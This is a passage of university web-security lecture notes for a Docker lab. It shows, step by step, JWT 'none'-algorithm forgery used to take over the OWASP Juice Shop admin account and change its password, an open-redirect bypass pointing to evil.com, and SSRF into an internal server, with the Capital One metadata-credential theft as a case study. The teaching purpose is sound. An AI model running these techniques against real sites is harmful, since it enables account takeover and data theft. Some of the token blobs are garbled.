AuMC4wIiwicHJvZm1sZSultYWdlIjoiL2Fzc2V0cy9wdWJsawMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b
3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWZ0ZWRBdCI6IjIwMjQ1MTI0MTg6NDg6MzMuMDUyICsw
MDowMCIsInVwZGF0ZWRBdCI6IjIwMjQ1MTI0MTg6NDg6MzMuMDUyICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbnh0
sIm1hdCI6MTczNDU0Nzc2NX0.gkaVeKJZVYqAIJy5ih60uS0DeRo82JHI8KoKfXxKvFM0PNIZw7i-EggQdznJ9f_Oy
OojfN4nAK9KCC9xaKYWxAFXPhSaZmBtXpQ84lIQs_zgJkjPqcy40X8aLzrR6TWkANaJki8SEq-CPFM0XyQy4pZgwlWU
XbdawPcmRxu5Kk;

- Take the content of the token

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiaW1haWwiOiJlbGRyYWVnQGdtY
JuYyW1lIjoiIiwiaW1haWwiOiJ0ZXN0QHRlc3QuYy29tIiwicGFzc3dvcmQiOiI3NzA1OTJhNzFIMzcyZDQ0DRhOTljZ
DM1ODQ1YzIxNyIsInJvbGVuIjoiJjdXN0b211ciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4w
IiwicHJvZm1sZSultYWdlIjoiL2Fzc2V0cy9wdWJsawMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2V
jcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWZ0ZWRBdCI6IjIwMjQ1MTI0MTg6NDg6MzMuMDUyICswMDowMC

IsInVwZGF0ZWRBdCI6IjIwMjQMTiMTggMTg6NDg6MzMUMDUyICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sIm1hdCI6MTczNDU0NzczNX0.gkaVeKJZVYqAIJy5ih60uS0DeRo082JHI8KoKfxXKvFM0PNIZw7i-EggQdznJ9f_OyOojfN4nAK9KCC9xaKYWxAFXPhSaZmBtXpQ84lIQs_zgJkjPqcy40X8aLzrR6TWkANaJki8SEq-CPFM0XyQy4pZgwlWUXbdawPcmRxu5Kk

- Try in CyberChef to analyze it: <https://gchq.github.io/CyberChef/>
- You can try the *Magic* function to start the analysis. See CyberChef [here](#).
- The suggestion says that the format is **JWT**.
 - **JWT** (JSON Web Token) is a compact, URL-safe token format that is used for authentication and authorization.
 - It has three parts:
 - Base64-encoded header, concatenated with a dot ‘.’
 - Base64-encoded payload, concatenated with a dot ‘.’
 - Base64-encoded signature
 - You can also use <https://jwt.io/> to see the parts of a token.
- The decoded information is

```
{
  "status": "success",
  "data": {
    "id": 22,
    "username": "",
    "email": "test@test.com",
    "password": "770592a71e372d4884a99cd35845c217",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage":
"/assets/public/images/uploads/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2024-12-18 18:48:33.052 +00:00",
    "updatedAt": "2024-12-18 18:48:33.052 +00:00",
    "deletedAt": null
  },
  "iat": 1734547735
}
```

- There are several security issues to report here, including **the password being stored on the client's side.**
- So let's change this JSON
 - Copy this JSON content and put it in the **input** of Cyberchef
 - Modify the "email" parameter to something else.
 - Use the Cyberchef modifier *JWT Sign*.
 - Choose the Sign method None
 - Using None was the vulnerability of the original implementation
 - Copy the result

eyJhbGciOiJub251IiwidHlwIjoiSldUIIn0.eyJzdGF0dXMiOiJzZdWNjZXNzIiwiaWF0eSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiiwiZW1haWwiOiJwZXBpdG9AcGVwaXRvLmNvbSIsInBhc3N3b3JkIjoinZcwNTkyYTcxZTM3MmQ0ODg0YTk5Y2QzNTg0NWMyMTciLCJyb2xlIjoiiY3VzdG9tZXIiLCJkZWxleGVUb2t1biI6IiIsImxhc3Rmb2dpbk1wIjoiiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWNoaXZlIjp0cnVlLCJjcmlvdGVkQXQiOiIyMDI0LTEyLTE4IDE4OjQ0jMzLjA1MiArMDA6MDAiLCJlcGRhdGVkQXQiOiIyMDI0LTEyLTE4IDE4OjQ0jMzLjA1MiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOiE3MzQ1NDc3MzV9.

- Replace the token in the Burp Repeater
- Send it
- See the value changed to your new email

```
{
  "user": {
    "id": 22,
    "email": "pepito@pepito.com",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg"
  }
}
```

- This is a vulnerability, and you should report it.

~~~~  **First Break!**  ~~~~ (15:40, 10m)

## Exploiting the Session Cookie (15:50, 20m)

The JWT problem can now be analyzed throughout the rest of the site to determine if it can be exploited. This problem can be present or not on a website. It depends on the site, the application, the developer, and other factors.

This is an example of you having to ‘explore’ to find how to attack.

## Find the correct Cookie for the admin

What we are going to do is see if the process of changing the password is vulnerable when combined with the problem of JWT.

Let's repeat what we did before and obtain a JSON to edit in Cyberchef.

- Find a request to **/rest/user/whoami** in the Proxy History. Ensure you are logged in and that the request includes a Cookie: header.
- Send it to Repeater and “Send” it. You should get a good answer with your user.

```
{"user":{"id":22,"email":"test@test.com","lastLoginIp":"0.0.0.0","profileImage":"/assets/public/images/uploads/default.svg"}}
```

- Copy the **token** part of the Cookie for your user. **Only** the token part of the Cookie.

[illegible]

- Add the token to Cyberchef: <https://gchq.github.io/CyberChef/>
- Decode the input string as JWT


{

```

    "status": "success",
    "data": {
      "id": 22,
      "username": "",
      "email": "test@test.com",
      "password": "770592a71e372d4884a99cd35845c217",
      "role": "customer",
      "deluxeToken": "",
      "lastLoginIp": "0.0.0.0",
      "profileImage":
"/assets/public/images/uploads/default.svg",
      "totpSecret": "",
      "isActive": true,
      "createdAt": "2024-12-18 18:48:33.052 +00:00",
      "updatedAt": "2024-12-18 18:48:33.052 +00:00",
      "deletedAt": null
    },
    "iat": 1734547735
  }

```

- Send the decoded JWT to the CyberChef Input



- In CyberChef, modify the input so that you keep this (pay attention to the commas at the end of each field):


```

{
  "status": "success",
  "data": {
    "id": 22,
    "email": "test@test.com",
    "profileImage":
"/assets/public/images/uploads/default.svg"
  },
  "iat": 1734547735
}

```

- Now we need to modify this JSON to belong to the admin, which means changing the user ID and the user email.

- Here, we **try to guess who the admin might** be. The first user in the database is likely the website administrator.
- Modify the user ID value to **1**.
- Modify the email field to the admin's email, but which is the admin's email?
- To find it, search in Proxy History for **“admin@”**
  - Remember, this is done by clicking on “Filter settings” and then “Filter by search term.”



- It appears in many places. For example, you may see a request to a **‘main.js’** file with the content

```
text:"Enter the admin's email address into the **email
field*.*",fixture:"#email",unskippable:!0,resolved:b("#email"
,"admin@juice-sh.op")
```


- Now that we know the email of the administrator, let's go back to CyberChef and change the email to [admin@juice-sh.op](mailto:admin@juice-sh.op)

```
{
  "status": "success",
  "data": {
    "id": 1,
    "email": "admin@juice-sh.op",
    "profileImage":
"/assets/public/images/uploads/default.svg"
  },
  "iat": 1734547735
}
```

- Now we need to convert this back to JWT to use in Burp.



- In CyberChef, load the 'JWT Sign' recipe. Use Sign as JWT with None algorithm.



- The output should resemble the one shown below; **copy it**. This is the token for requests sent as admin:

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiaWF0IjoiYXNjaWZG
F0YSI6eyJpZCI6MSwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCI6InByb2ZpbGVJ
bWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIn
0sIm1hdCI6MTczNDU0NzczNX0.
```

- Verify it works by going to Repeater of the **/rest/user/whoami** request
- Change the Cookie token to the JWT value. You should see a response:

```
{"user":{"id":1,"email":"admin@juice-sh.op","profileImage":"/asset
s/public/images/uploads/default.svg"}}
```


Congratulations, you are now **logged** in as an admin of the Juice Shop!

## Change the Password of Admin (16:10, 5m)


Now, we are the admin of the website through exploiting the session cookie, but we cannot log in as the admin because we **do not know** the admin password. However, since we can send requests as the admin, we can change the admin user's password.

## LESSON 13 / ADVANCED WEB ATTACKS

- Go to the JuiceShop web page and change your user's password using the browser.



- Enter your current password and then enter a new one. Remember it.
- Search this request in the Proxy HTTP History
  - By hand or by clicking the 'Filter Settings.'



- Then, put the **password** value to search in the 'Filter by search term'
- You should find the request to **/rest/user/change-password**
- Send it to Repeater and 'Send' it again.
- In the URL of the request, delete the current password and leave it empty
  - /rest/user/change-password?current=&new=ThisIsANewPassword1!&repeat=ThisIsANewPassword1!**
- Now replace the **Authorization: Bearer** value with the token of the admin we created before. And also change the Cookie header.

```
eyJhbGciOiJIub251IiwidHlwIjoiSldUIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiaWF0Ij0iYXNjaWZGf0YsI6eyJpZCI6MSwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCI6InByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIn0sIm1hdCI6MTczNDU0NzczNX0.
```


- Click Send on the repeater

- You should see a 200 OK page with the JSON of the admin. This means that the admin's password has been **changed!!**

## Confirm by logging in as admin

Now that we know the admin username and password, we no longer need to rely on the session cookie. We can log in as the administrator:

- Log out of your user account
- Login as
  - [admin@juice-sh.op](mailto:admin@juice-sh.op)
  - Use the password of the admin as you entered it before:



- This vulnerability can still be exploited in real sites. Example [here](#).

**Recap:** We explored the website and identified the use of session cookies. We understood how these were created, and we created a session cookie for the administrator user. The website accepted this cookie and allowed us to perform actions as the admin, which we used to change the admin password and be admins of the website.

## Open Redirect Analysis (16:15, 8m)

An open redirect<sup>9</sup> occurs when a web application **accepts user input to construct URLs for redirection and forwards users to external websites**. It is a vulnerability if the parameters are used without proper validation or restrictions.


The problem is that many web pages require you to be redirected to other third-party sites.

---


<sup>9</sup> StackHawk, "Understanding Open Redirect Vulnerabilities," StackHawk, May 06, 2022. <https://www.stackhawk.com/blog/what-is-open-redirect/> (accessed Dec. 19, 2024).

However, *using* the redirect, *pentesting* the redirect, and *attacking* the redirect are distinct activities.

## Normal Case



## You Testing



## A real Attacker



## Exploiting Open Redirects

Let's try to see if we can exploit an Open Redirect

- Go to Burp
- Start by searching for a **redirect** in Proxy History.
  - For example, you should find
   
`/redirect?to=https://github.com/juice-shop/juice-shop`
- Send to Repeater

- Click Send
- Now, try to figure out how the redirect mechanism works on the server side. 🎨
- Change the domain to some other one and Send.
- Change the parameter name, or delete it
- The server is performing a check to verify that the exact URL is included in the parameter.
- But is it checking that the URL is at the *start* of the parameter? 💡
- Let's try to introduce our attacker URL after the “to=” parameter but before the official URL. Make the official URL **a new parameter** of your attacker URL.
- For example
  - GET  
 /redirect?to=http://www.evil.com?other=https://github.com/juice-shop/juice-shop HTTP/1.1
- Now click Send again
- It should be redirected! And the “Location:” header should have the attacker URL.
- It works because the real redirection is to <https://www.evil.com?other=https://github.com/juice-shop/juice-shop>, however [www.evil.com](http://www.evil.com) will ignore the extra non-sense parameter `=https://github.com/juice-shop/juice-shop`.

Remember that, even though this test may not seem significant in the example, it can be very powerful when combined with other vulnerabilities and technologies. If this issue is combined with OAuth redirections, then it may be possible to steal authentication tokens in the URL.

For example

<https://sec.okta.com/articles/2021/02/stealing-oauth-tokens-open-redirects>

**Recap:** Open redirects are a known mechanism on the Web, but, like other technologies, their implementation must be done correctly and securely so that they cannot be exploited. When vulnerable, it can be combined with other problems to execute the attack.

~~~~ ♡ **Second Break!** ♡ ~~~~ (16:23, 10m)

Server-Side Request Forgery (SSRF) (16:33, 27m)

SSRF¹⁰ is a vulnerability where an attacker tricks a **server** into making unauthorized **requests** to **internal** or external resources on behalf of the attacker.




Image: <https://www.akamai.com/glossary/what-is-server-side-request-forgery>

Let's try this with a very simple and vulnerable server that is running in your network as <http://vulnerable-server>.

The server source code is shown below:

```
#!/usr/bin/env python3
import http.server
import socketserver
import urllib.request
from urllib.parse import urlparse, parse_qs

PORT = 80

class SSRFHandler(http.server.SimpleHTTPRequestHandler):
    def do_GET(self):
        query = urlparse(self.path).query
        params = parse_qs(query)

        if 'url' in params:
            target_url = params['url'][0]
```

¹⁰ "Server-Side Request Forgery (SSRF) | Common Attacks & Risks | Imperva," Learning Center, Dec. 20, 2023. <https://www.imperva.com/learn/application-security/server-side-request-forgery-ssrf/> (accessed Dec. 19, 2024).

```

        self.send_response(200)
        self.end_headers()
        try:
            with urllib.request.urlopen(target_url) as response:
                content = response.read()
                self.wfile.write(content)
        except Exception as e:
            self.wfile.write(f"Error fetching URL: {e}".encode())
    else:
        self.send_response(400)
        self.end_headers()
        self.wfile.write(b"Please provide a 'url' parameter.")

with socketserver.TCPServer("", PORT), SSRFHandler) as httpd:
    print(f"Serving SSRF vulnerable server on port {PORT}")
    httpd.serve_forever()

```

This script runs a simple HTTP server that accepts a `url` parameter and fetches that URL server-side.

It returns the fetched content directly to the client without validation or restrictions.

MOOC Students: [class13 container](#).

CTU Students: [Docker container](#).

We have this server running in the SCL/CTU Docker lab. Run the following command to check:

- `curl -v http://vulnerable-server`

Now with the real URL:


- `curl -v http://vulnerable-server/?url=http://example.com`

How can we exploit this web application?

- **Denial of Service**
 - Let the server download huge files and kill it with it.¹¹
 - Use it as a proxy to amplify your own DDoS attacks.

¹¹ Or infinite webpage <https://github.com/eldraco/theinfinetw.anofa.ebpage>

- Use it as a proxy to hide your tracks if you can get the output out.
- **Access the internal network of the server**
 - When you can force the server to access **example.com**, you might be able to access **127.0.0.1** or servers in the private network:
 - In real life, people typically deploy sensitive services within a private network. And allow only specific ones to be accessed.
 - If you're able to exploit a public-facing server that has access to the private network, you can potentially access services in this private network.



Why does it matter?

In 2019, Capital One was victim to one of the largest data leaks ever, made possible by an SSRF¹²¹³.

- **Initial external request (SSRF entry):** The attacker sent an HTTP request to a Capital One internet-facing application endpoint **behind** a misconfigured WAF, causing the backend to make an outbound request on the attacker's behalf (SSRF) into AWS-internal endpoints
- **SSRF to AWS Instance Metadata Service (IMDS):** Using the SSRF primitive, the attacker had the server request the EC2 metadata IP **169.254.169.254**, specifically the IAM credentials path, to first discover the attached role name and then retrieve that role's temporary credentials.

¹² <https://cams.mit.edu/wp-content/uploads/capitalonedatapaper.pdf>

¹³ https://en.wikipedia.org/wiki/Capital_One

- **Credentialed AWS API calls (data access/exfil):** With the temporary IAM role credentials, the attacker made authenticated AWS API calls (commonly via tooling like the AWS CLI) to enumerate accessible S3 resources and then copy objects from buckets that the role could read.

Access the internal network of the server

We will attempt to exploit this web server to gain access to the internal network and potentially other resources.

We deployed the following servers to the SCL and CTU Docker lab network:

1. Your Class 13 container:

- With IP that belongs to **172.20.0.0/16** (or *172.20.0.0/24 in case of SCL*)
- Containers can communicate on a private network only with other containers from the same **172.20.0.0/16** range.

2. secret-server:

- The Secret Server is running as **172.35.0.3** in different subnet **172.25.0.0/24**
 - Your container does not have access to this network!
 - You can verify the server is not reachable with¹⁴:

MOOC Students: class13 container. ▾


CTU Students: Docker container. ▾

- `ping 172.35.0.4`
- `curl -v http://secret-server/treasure`

3. vulnerable-server:

- The vulnerable server is connected to both networks, so it can be reached from **172.20.0.0/16** and **172.35.0.0/24**.
- This is the typical setup, where public-facing servers are connected to private networks that host the company's other services.

¹⁴ In case you're using Mac and OrbStack instead of Docker Desktop, this command might work and the container is reachable. This is because in OrbStack, network isolation does not work properly.



Exploiting the SSRF

To exploit the SSRF vulnerability, we need to see the webpage in our browsers


CTU Students: Host Computer. Not in container. ▾

- `ssh -L 3001:vulnerable-server:80 root@makalu.felk.cvut.cz -p <your port>`

MOOC Students: Host computer. Not in container. ▾

- `ssh -L 3001:vulnerable-server:80 -o StrictHostKeyChecking=no root@127.0.0.1 -p 2222`

Now you can use your local browser to see the page in <http://localhost:3001>



- Use the button to load the news
- See how the URL parameter is used!

We can exploit the SSRF vulnerability in the vulnerable server to get to a **private network** that we didn't have access to before, and access the **secret-server**.

In this demo, we have a hostname that resolves to the correct IP, but you can also use 172.35.0.4. Here, an attacker would have to somehow find the correct IP address.

Exploit!


- `curl -v http://vulnerable-server/?url=http://secret-server/treasure`

Is our favorite Juice Shop vulnerable to SSRF?

Let's check if the OWASP Juice Shop is vulnerable to SSRF:

1. Be sure you are in the Juice Shop
 - a. Go to <http://localhost:3000>
2. When testing for SSRF, we need to identify user inputs that allow us to insert URLs that the server might visit.

- a. A good idea is to try to target avatars or any other user-inserted pictures; usually, applications let us either upload images or set a URL for our own image.
3. Then we need to verify that the server visits the provided URL.
 - a. Sometimes we don't know **if** or **when** will the server access the URL
 - i. We need tooling that will **record all interactions** with the URL.
 - ii. Recall **interactsh** - <https://app.interactsh.com/> from the Class 12. You can also use <https://webhook.site> if [interactsh.com](https://app.interactsh.com/) is not working.
 1. Service that logs all interactions with URLs
 2. DNS / HTTP / any generic access to that URL
4. Go to <https://app.interactsh.com/> or <https://webhook.site>
5. In **interactsh**, generate a new "**token**" by clicking on the plus in the left corner.



- a. The **token** is a domain in this case.
- b. For example, **pfaybtvjrypuwanouqfmfqgaa4s4mi2x.oast.fun**
6. Now in Juice Shop, navigate to the Profile section (**make sure you are logged in**)
 - a. <http://localhost:3000/profile>
7. Insert <http://<YourToken>> as "Image URL"
8. Check what happened in <https://app.interactsh.com/>
 - a. We can see that
